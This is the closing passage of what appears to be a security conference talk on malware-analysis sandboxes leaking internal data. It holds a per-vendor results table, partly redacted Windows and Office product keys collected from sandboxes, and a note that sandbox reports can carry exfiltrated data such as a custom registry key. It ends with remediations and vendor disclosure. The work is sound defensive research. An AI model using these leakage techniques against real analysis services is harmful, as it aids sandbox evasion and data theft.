| Sandbox Pikker     | Yes          | Yes         | Yes | N/A                  |
| SecondWrite        | Yes          | Yes         | Yes | N/A                  |
| Hybrid Analysis    | Yes          | Yes         | Yes | N/A                  |
| ThreatTrack        | Not Tested   |             |     |                      |
| Vicheck            | Yes no shell | No          | No  | No                   |
| SNDBOX             | Yes          | Yes         | Yes | N/A                  |
| Palo Alto Wildfire | Yes no shell | No          | Yes | Yes                  |
| Virustotal         | Yes no shell | No          | Yes | Yes                  |
| Checkpoint         | No           | No          | No  | No                   |
+--------------------+--------------+-------------+-----+----------------------+
```

SAMPLE OF COLLECTED DATA

```
+-------------+--------------+------------------+-------------------------+
| Sandbox     | Software     | Prod ID          | Prod Key                |
+-------------+--------------+------------------+-------------------------+
| AnyRun      | W7 Pro       | 003<REDACTED>564 | NA                      |
|             | MSO Pro 2010 | 825<REDACTED>967 | 369TJ-<REDACTED>-82RKW |
| PA Wildfire | W7 Pro       | 761<REDACTED>822 | 2QJGG-<REDACTED>-BH8DP |
|             | MSO Pro 2010 | 825<REDACTED>551 | D4Y9Y-<REDACTED>-639WW |
| Virustotal  | W7 Ultimate  | 004<REDACTED>602 | 2QV6K-<REDACTED>-XX8Y7 |
|             | MSO Pro 2010 | 825<REDACTED>928 | CRM6H-<REDACTED>-Q7P6J |
+-------------+--------------+------------------+-------------------------+
```

ARE THE OFFLINE SANDBOX SAFER?

Probably yes, but just partially:

A sandbox usually produce a report (registry keys, dropped file, created files and artifacts).

If an attacker has access to the reports, it should be pretty easy to exfiltrate the needed infos in one of the report (for example loading the information they want to see in a custom registry key).

REMEDIATIONS?

The main issue is the callback/outside connections and the disclosure of internal potential private/tracking infos.

An IPS could be a possible solution, applied on the outgoing connection (I suspect some of them already have it).
Also a kind of WAF could mask some of the outgoing data that should be masked.

For the internal infos, may be the only way should be to randomize as many info as possible and mask the private infos in some ways.

DISCLOSURE

All the vendors found "vulnerable" were contacted before this presentation.

At this time only a couple get back to me and only one asked more info in order to understand how to address the issues (Virustotal).

REFERENCES

- Metasploit (https://www.metasploit.com/)
- 7z SFX Module (https://www.7-zip.org/)
- DVWA site for testing (http://www.dvwa.co.uk/)
- Misc utilities: curl, ProduKey (https://www.nirsoft.net/)

WRAP UP

At the end, sandboxes are not useless, but it's important to understand the limit of the technology and avoid to put too much trust in the system.

For presentation and script
refer to: https://github.com/cecio/

END

Thank you!